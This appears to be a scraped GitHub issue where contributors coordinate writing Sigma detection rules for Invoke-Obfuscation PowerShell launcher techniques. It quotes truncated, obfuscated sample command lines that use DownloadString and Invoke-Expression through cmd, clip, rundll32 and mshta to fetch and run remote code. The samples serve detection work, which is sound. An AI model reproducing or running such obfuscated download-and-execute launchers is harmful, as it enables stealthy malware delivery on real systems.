/C%QexlO%</pre>
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		<pre>C:\WINDoWs\SYsTeM32\Cmc Object Net.WebClient).Downl ^ ^ ^ &amp; ( \${s`heLL`iD}[1] + \${sh` {2}{3}{0}"-f 'V','E','n','v:lzxR' )).\' /C %yTW%"  CMD.ExE /C "sEt cDpyq=Invc Net.WebClient).DownloadStrir hIDDEN (.\'{0}{1}" -fC','HiIDl ).\`VA`LUe\" ^ ^ ^   ^ ^ ^ &amp; ( \${v fINg','ToSTR').Invoke( )[1,3]+'  cMD.ExE /C "SET BudG=Invok Net.WebClient).DownloadStrir bypasS ^ ^ ^ &amp; ( 'sV') ( \'1}{2} fEn','T','ViROnmeN' ) ) ; ( .\'{ fEXECUtioNC','Nt','o','eXt' ) ).\' {0}"-f 'ript','vOke','In','SC' ).Inv 'NmE','N','gEtEnv','lr','tVArIAb' {0}"-fSS','PROCE' ) ) )&amp;&amp; cM  CMD /C"sET KUR=Invoke-Exp Net.WebClient).DownloadStrir Mxl=C:\wINDowS\sYsWow64' \${ExEcut`IoN`cON`TEXT}.\`invc 'pt','EscRi','INvOk' ).Invoke( ( .\' fENV:kU','R')).\`vAl`Ue\" )&amp;&amp; (</pre>
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STDIN++ LAUNCHER OBFUSCATION

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Task #	Option	
28	LAUNCHER\STDIN++\*	<p><b>Options LAUNCHER\STDIN++ launcher just apply different <a href="#">LAUNCHER\PS\*</a> (task 10), STDIN++ indicators:</b></p> <pre>cmD /c "SEt nEp= Invoke-E Net.WebClient).DownloadSt vaRIAbLE:*XeC*T).valuE.iNvC ([eNViROnMenT]::geTenvIR</pre>



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)^|PowersHELL (VArIABle 'e>  
VAL).InVokeCoMmand.InvC
```

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C:\wiNdOWs\SystEm32\cM  
(New-Object Net.WebClient  
${EXECutIoNcOnTExT}.inVol  
([eNvirOnMEnt]::GETenVlrC  
powerSHell -NoE - && C:\
```

```
CmD.ExE/c "SEt jqP= Invoke  
Net.WebClient).DownloadSt  
eXPreSsioN  
([enviRONMent]::GEteNVlrC  
POWerSHELL -NoNinTE $IN  
$sheLLid[1]+$ShELLid[13]+'>
```

```
cMd.EXE /C "SET RiJ= Invok  
Net.WebClient).DownloadSt  
${eXEcuTIONcOnTEXT}.iNV(  
eNV:rlj).vaLUe ) ^|PoWeRsh  
'VArIaBlE:ex*XT').vAlue.Invol  
cMd.EXE /C%ktpfR%"
```

```
CmD.EXE /C "SeT khW=Invi  
Net.WebClient).DownloadSt  
${EXECuTlonCOnText}.inVO  
EnV:khW).vaLUe ) ^|PoWER  
$Env:cOmSPec[4,26,25]-jOi
```

```
c:\wiNDOWs\syStem32\CM  
(New-Object Net.WebClient  
ENv:XjIOW).vaLUe ^| power:  
'vARlABle:ex*XT').vAlUE.iNv  
c:\wiNDOWs\syStem32\CM
```

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CMD/C "sEt Guz= Invoke-E  
Net.WebClient).DownloadSt  
exprESSiOn (iteM env:gUZ).  
${ExecutionCOnTExT}.invokE  
CMD/C%Cpa%"
```

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C:\wInDOWS\SYsTEM32\cM  
Object Net.WebClient).Dow  
vaRIABLE:E*oNte*).VaLUe.iN  
([eNVirONmENT]::GEtENVir
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		<pre>Powershell -EXecu byPAS\$ \$eXecutiOnCONTeXT.invoke C:\wInDOWS\SYsTEM32\cmd  C:\winDowS\SysteM32\Cm Object Net.WebClient).Down \$eXECutionconTeXt.inVoKE ([ENVirOnment]::geTenVlrO C:\WiNDoWS\SYswoW64\V ^ ^ ^ &amp; ( \$PShOME[4] + \$psH C:\winDowS\SysteM32\Cm</pre>
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CLIP + + LAUNCHER OBFUSCATION

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Task #	Option	
29	LAUNCHER\CLIP++\*	<p><b>Options LAUNCHER\CLIP++ same way as <a href="#">LAUNCHER\PS</a></b></p> <pre>C:\WiNdoWS\sySteM32\CMc Net.WebClient).DownloadStri fdd-',\{"0}{1}" -f 'T','ype' ),'A \{2}{1}{0}" -f 'rms','Fo','s.'),'i', [sYSteM.wiNDoWS.forMs.ClIF [System.Windows.Forms.Clipb  C:\WInDows\System32\cMd  C:\wiNDOWS\SyStEm32\cLiP {2}"-f 'Ad','d-T','ype' ) -A ( \{ ) ; \${EXEcUtIOncONtEXT}.\"IN {1}"-fGE',\{"0}{1}"-f 'TT','EXt fle','ar' ) ).\iN`V`oKe\"( )"  C:\wiNdowS\syStEm32\cmd / cllp&amp;&amp;C:\wiNdowS\syStEm32 [System.Reflection.Assembly]: 'hPart','ia')).\i`NvOke\"(\{3}{ \${eX`Ec`UT`ioN`coNteXt}.\i`N {0}"-fEXt',\{"1}{0}" -f 'T','gE 'tTe','Se' ),'t' ).\i`NvoKe\"( ' )"</pre>

```
C:\WINDowS\SYsTEM32\CmD
C:\WIndOWs\SYSteM32\CLIp
[System.Reflection.Assembly]:
'ial','N','ame'),'it','h').\`in`VO`k
[wIndows.fOrms.cLIPBOArD]:
{2}{1}{0}\"-f 'e',(\`{2}{1}{0}\"-f
jOin"); [Windows.Forms.Clipb
```

```
C:\WINDows\SYsTeM32\Cmd
|CLIp&&C:\WINDows\SYsTeM
Assem (\`{1}{3}{0}{4}{2}\" -f'e
f`rlab','L'),'va','e') (\`{1}{0}{4}{
}).\`va`lUe\".\`invok`E`cOmM`A
{1}\"-f 'gEt','Te')).\`i`NVO`ke\"
f`Se','tTex')).\`INvo`KE\"(' ')
```

```
CmD/C "Echo/Invoke-Express
&&CmD/C poweRshell -ST -c
AssemblyNam (\`{0}{3}{1}{2}\
${exECUtioncONText}.\`iNVO
\`{0}{1}\" -fEtte','Xt')).\`iN`V`C
```

```
cmd /C" eChO\Invoke-Expres
-ST -WINDowStY HiddeN ${L
f`d','Loa' ),'l',(\`{0}{1}\"-f 'N','a
'ws.','Forms','y','st','Windo','S',
).\`inVO`kE\"( ) ) ^ ^ ^ | ^ ^ ^ & (
).\`In`V`OKe\"( ) [1,3]+ 'x'-JOIn
).\`iN`VOke\"( )"
```

```
c:\WINDoWS\SYsteM32\cmd.
|C:\wInDows\SYSTEM32\CLIp.
ST ^ ^ ^ & (\`{0}{2}{1}\"-f ( \`{0}
're','nCo','entatio' ) ) ; ([WiNdC
^ ^ ^ | . ( ( [sTRING]${ve`RBosE
{1}\"-ft','Text' ),'e','S' ).\`In`VO
```

```
CMd/C " ecHo Invoke-Expres
C:\wiNdows\system32\CLIp.E:
-Sta . (\`{1}{0}{2}\" -f 'T',(\`{0}
'tem','s.F',';', 'Window' ),'Sys','o
[wINDOWs.fOrmS.cLIpBOArD
[Windows.Forms.Clipboard]::(
```

## RUNDLL++ LAUNCHER OBFUSCATION

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Task #	Option	
30	LAUNCHER\RUNDLL++\*	<p><b>Options LAUNCHER\RU</b>  <b>launcher just apply diffe</b>  <a href="#">(task 10)</a>, so in this task v</p> <pre>c:\WiNdOws\sySTeM32\c Object Net.WebClient).Dc ShellExec_RunDLL "pOWE ^  . ( '{1}{0}'-f'ex','i' )"  C:\wIndows\sysTEM32\cl Object Net.WebClient).Dc ,ShellExec_RunDLL "POW {3}'-F 'O','NVir','E','NmeN' 'v','LE',':EXECu','IoNcOnTe {1}{3}'-f'I','KE','Nvo','sCRlp 'NvlrO','VA','getE','nMEnt f's','Proce','s' ) ) )"  c:\wInDOWS\SySTeM32\c Object Net.WebClient).Downloac SHELL32.DLL ShellExec_R [TypE]('{2}{0}{1}' -F'NMen f'pR','EsSio','n','ex','iNVokE ).VAIUe:: ( '{3}{5}{0}{4}{1}{6 }).Invoke( 'gSj',( '{1}{0}{2}' -  C:\winDoWS\SYStem32\C Net.WebClient).Downloac SHELL32.DLL,ShellExec_R [stRinG]\${VERBoSEPREFEF 'iTe','m','chILD' ) ( '{1}{0}' -  CmD.EXE /c "SEt igfM=In Net.WebClient).Downloac ShellExec_RunDLL "PoWE 'eM','GE','t-child','IT' ) ( '{0 'x','ie)"</pre>

		<pre>C:\wINdoWs\sYsTEm32\C Object Net.WebClient).Do ShellExec_RunDLL "pOwe fahl','EN','V:')).'ValUE' ^  .  cmd /C "seT LFM=Invoke Net.WebClient).Downloac SHELL32.DLL ShellExec_R "\$PGRV4H = [TyPe]( '{3}{2 \${exeCUTIoNcONText}.'IN ).Invoke( ( ( gi variAbLE:p f'M','GEtEn','vA','t','ViRoN f'PROc','E','SS') ) ) )"  c:\WINDOWs\SysTEm32\ (New-Object Net.WebClie SHELL32.DLL,ShellExec_R "( ^&amp; ( '{2}{1}{3}{0}'-f 'ItE )).'VAIUE'.InVokeCommal ('{3}{0}{2}{1}'-f 't-','m','CHI  CMD.ExE /C "SeT vPu=In Net.WebClient).Downloac SHELL32.DLL,ShellExec_R "C:\WinDOWs\SYSwOw6. "(. ('{1}{0}' -fCi','g') ( '{0}{ \${eNV:cOMSPeC}[4,26,25</pre>
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MSHTA++ LAUNCHER OBFUSCATION

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Task #	Option	
31	LAUNCHER\MSHTA++\*	<p><b>Options LAUNCHER\MSHTA++\*</b> <a href="#">LAUNCHER\PS\* (task 10)</a></p> <pre>c:\winDowS\syStEM32\Cm Net.WebClient).DownloadS '{1}{0}'-f'I','GC') ('{0}{2}{1}' -  CMD.exe/C "SeT Qsk=Invc VBScRlPt:CREATeObjECT("\</pre>

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'Sk','ENV:Q' ) ).'vAlue'^|^&
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C:\WinDOWS\SystEm32\cM  
VBScript:CReATEObjEct("V  
{0}{1}' -f 'P','t','Okescri','iNv
```

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C:\WindOws\SySTeM32\cr  
Net.WebClient).Download$  
NoLoG ( .('{1}{0}' -f 'lTem','  
(WInDow.Close)"
```

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cMD/C "sET Nkl=Invoke-E  
VBSCRIPT:CreaTEObjEct("  
'pT','nvoKEs','cRI','l').Invoke
```

```
C:\WinDOWs\sySTEm32\C  
Net.WebClient).Download$  
-COMma (. ( '{1}{0}' -f 'i','G  
) .'Name'[3,11,2]-JoIN" )", (9
```

```
c:\wiNDOWs\SYStEm32\cr  
VBSCripT:CreaTEObjEct("v  
fE','Nv:spv','K' ).'VAIUe' ^|
```

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c:\WIndOws\SYStem32\CM  
VBScRiPt:CREatEOBJEct("V  
{1}' -fvOkEScRi','Pt','in' ).In
```

```
cMd /C "sET yAt=Invoke-E  
VBSCRiPT:CrEaTeOBJEct("v  
(.('gV' ) ( '{0}{1}' -f'eX','*xT'  
fenv','AT','y' ) ).'vAlUE' )", (1
```



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yugoslavskiy mentioned this issue on Sep 14, 2020

[Rules Development Backlog] Develop

Sigma rules for Invoke-Obfuscation #578

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Dmweiner commented on Oct 4, 2020



For the sprint I'm planning on starting with 20 and seeing how I can continue on from there with my mediocre regex skills.



**zinint** commented on Oct 6, 2020

Contributor

Author



For the sprint I'm planning on starting with 20 and seeing how I can continue on from there with my mediocre regex skills.

Thanks, great! Waiting for your PR, great chance to improve your regex skills BTW (: they are pretty handy (:



**NikitaStormwind** commented on Oct 8, 2020 •

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If no one objects, I'll take 31 and 30

30 [#1094](#) [#1097](#) [#1108](#)

31 [#1098](#) [#1099](#) [#1109](#)



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@zinint Do you want the rule to work on a single regular expression as specified in point 5 "Start to develop your own regex that will cover all of the obfuscation examples of this particular obfuscation method, e.g" ? Or you need several regular expressions for different patterns as shown in the examples:  
rules/windows/process\_creation/win\_invoke\_obfuscation\_obfuscated\_iex\_commandline.yml  
rules/windows/powershell/powershell\_invoke\_obfuscation\_obfuscated\_iex.yml  
rules/windows/builtin/win\_invoke\_obfuscation\_obfuscated\_iex\_services.yml

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@NikitaStormwind I think we need several regular expressions for different patterns, but I'm open for suggestions (:

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No objects, of course, thanks for joining!

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**NikitaStormwind** commented on Oct 8, 2020 •

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It depends, but I think they should be a [Rule Collection](#)

Saw you PRs, you went with 2 rules, I think that's fine, maybe later we will somehow rearrange that, but for now, that's a nice way, thanks a lot for your time and contribution. I'll get back to you in PRs after I review the rules.

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Top work [@NikitaStormwind](#), thanks a lot, will see you tomorrow!

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[OSCD] Detects Obfuscated Powershell via use Rundll32 in Scripts #30 (4104, 4103) #1094

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[OSCD] Detects Obfuscated Powershell via use Rundll32 in Scripts #30 (process\_creation) #1097

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[OSCD] Detects Obfuscated Powershell via use MSHTA in Scripts #31 (4104, 4103) #1098

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[OSCD] Detects Obfuscated Powershell via use MSHTA in Scripts #31 (process\_creation) #1099

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This was referenced on Oct 9, 2020

[OSCD] Detects Obfuscated Powershell via use Rundll32 in Scripts #30 (Services) #1108

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## [OSCD] Detects Obfuscated Powershell via use MSHA in Scripts #31 (Services) #1109

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**@zinint** | I made 3 rules for one task. If the check is successful, I will continue to write other tasks using the same method.

30 [#1094](#) [#1097](#) [#1108](#)

31 [#1098](#) [#1099](#) [#1109](#)

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I'll take tasks 28 and 29

29 [#1112](#) [#1113](#) [#1114](#)

28 [#1142](#) [#1143](#) [#1144](#)

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**[OSCD] Detects Obfuscated Powershell via use Clip.exe in Scripts #29 (4104, 4103) #1112**

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**[OSCD] Detects Obfuscated Powershell via use Clip.exe in Scripts #29 (process\_creation) #1113**

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**[OSCD] Detects Obfuscated Powershell via use Clip.exe in Scripts #29 (Services) #1114**

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**[OSCD] Detects Obfuscated Powershell via Stdin in Scripts #28 (4104, 4103) #1142**

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**[OSCD] Detects Obfuscated Powershell via Stdin in Scripts #28 (process\_creation) #1143**

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**[OSCD] Detects Obfuscated Powershell via Stdin in Scripts #28 (Services) #1144**

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zinint commented on Oct 12, 2020 •

Contributor

Author

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I'll take 27 then for descending order (: gotta do something as well (:

[#1150](#) [#1151](#) [#1152](#)



This was referenced on Oct 13, 2020

[OSCD] Detects Obfuscated Powershell via  
VAR++ Launcher #27 (4104, 4103) #1146

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[OSCD] Detects Obfuscated Powershell via  
VAR++ Launcher #27 (4104, 4103) #1149

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[OSCD] Detects Obfuscated Powershell  
via VAR++ Launcher #27 (4104, 4103)  
#1150

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[OSCD] Detects Obfuscated Powershell  
via VAR++ Launcher #27 (Services) #1151

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 **zinint** mentioned this issue on Oct 13, 2020

[OSCD] Detects Obfuscated Powershell  
via VAR++ Launcher #27  
(process\_creation) #1152

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**OpalSec** commented on Oct 13, 2020 •  
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Contributor



I'm looking at task 26 - apologies if my subsequent PRs aren't  
done right, I haven't collaborated in Github before!



 **OpalSec** mentioned this issue on Oct 14, 2020

[OSCD] Task #26: Detection for Invoke-  
Obfuscation CLIP+ Launcher (4104, 4103)  
#1175

🔒 Closed



OpalSec commented on Oct 15, 2020

Contributor

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Looking at task 25



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OpalSec mentioned this issue on Oct 15, 2020

[OSCD] Tasks 24, 25 & 26: Detection for  
Invoke-Obfuscation CLIP+, STDIN+ &  
VAR+ Launchers #1177

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OpalSec commented on Oct 15, 2020

Contributor

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Looking at task 24



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yugoslavskiy commented on Oct 17, 2020

Contributor

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collaborated in Github before!

Hello @OpalSec! That's totally fine, no worries (: That's the whole  
point of the sprint — engage more people into collaboration on  
GitHub (: I think most of the participants are not fluent in GitHub,  
but they are doing their best, and we are here to help.



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zinint commented on Oct 18, 2020 •  
edited

Contributor

Author

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Taking task 23 - [#1223](#)

  **zinint** mentioned this issue on Oct 18, 2020

**[OSCD] Detects Obfuscated Powershell via RUNDLL Launcher #23 (4104, 4103 + Services + process\_creation) #1223**

 Merged

 **zinint** commented on Oct 18, 2020 • edited ▾

Contributor

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Taking task 22 - [#1225](#)

  **zinint** mentioned this issue on Oct 18, 2020

**[OSCD] Detects Obfuscated Powershell via WMIC Launcher #22 (4104, 4103 + Services + process\_creation) #1225**

 Closed

 **zinint** commented on Oct 18, 2020 • edited ▾

Contributor

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Taking tasks 20 & 21

☒ Due to the very high FP rate, I suggest skipping these tasks.

 **zinint** commented on Oct 18, 2020 • edited ▾

Contributor

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Taking task 19 - [#1229](#)

  **zinint** mentioned this issue on Oct 18, 2020

**[OSCD] Detects Obfuscated Powershell via COMPRESS OBFUSCATION #19 (4104, 4103 + Services + process\_creation) #1229**

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 **zinint** commented on Oct 18, 2020 • edited ▾

Contributor

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Taking task 18 - [#1230](#)



**zinint** mentioned this issue on Oct 18, 2020

**[OSCD] Detects Obfuscated Powershell via  
ENCODING OBFUSCATION\8 #18 (4104,  
4103 + Services + process\_creation) #1230**

Closed



**zinint** commented on Oct 18, 2020

Contributor

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Taking task 17



**aw350m33d** mentioned this issue on May 3, 2021

**Update issues for obfuscations in the  
Sigma project** oscd-initiative/oscd-task-  
management#8

Open

2 tasks



**zinint** changed the title ~~[OSCD Initiative] Invoke-  
Obfuscation~~ Invoke-Obfuscation on Sep 13, 2021



**fukusuket** mentioned this issue on Dec 6, 2022

**refactor: remove unneeded escapes(in  
|re block) #3744**

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**frack113** added the **Rules** label on Dec 19, 2022



**frack113** added the **Help Wanted** label on Dec 27, 2022



**frack113** mentioned this issue on Dec 27, 2022

**PowerShell Token Obfuscation #3825**

Merged





frack113 commented on Dec 27, 2022 • edited ▼ Member ...

Summary rules to do

task	PR
1	X
2	X
3	X
4	X
5	X
6	X
7	X
8	X
9	X
10	dead link
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frack113 commented on Dec 28, 2022 Member ...

Most action are detected even if get no alert on the encoding.  
Need to complex regex to catch then all



**frack113** closed this as completed on Dec 28, 2022

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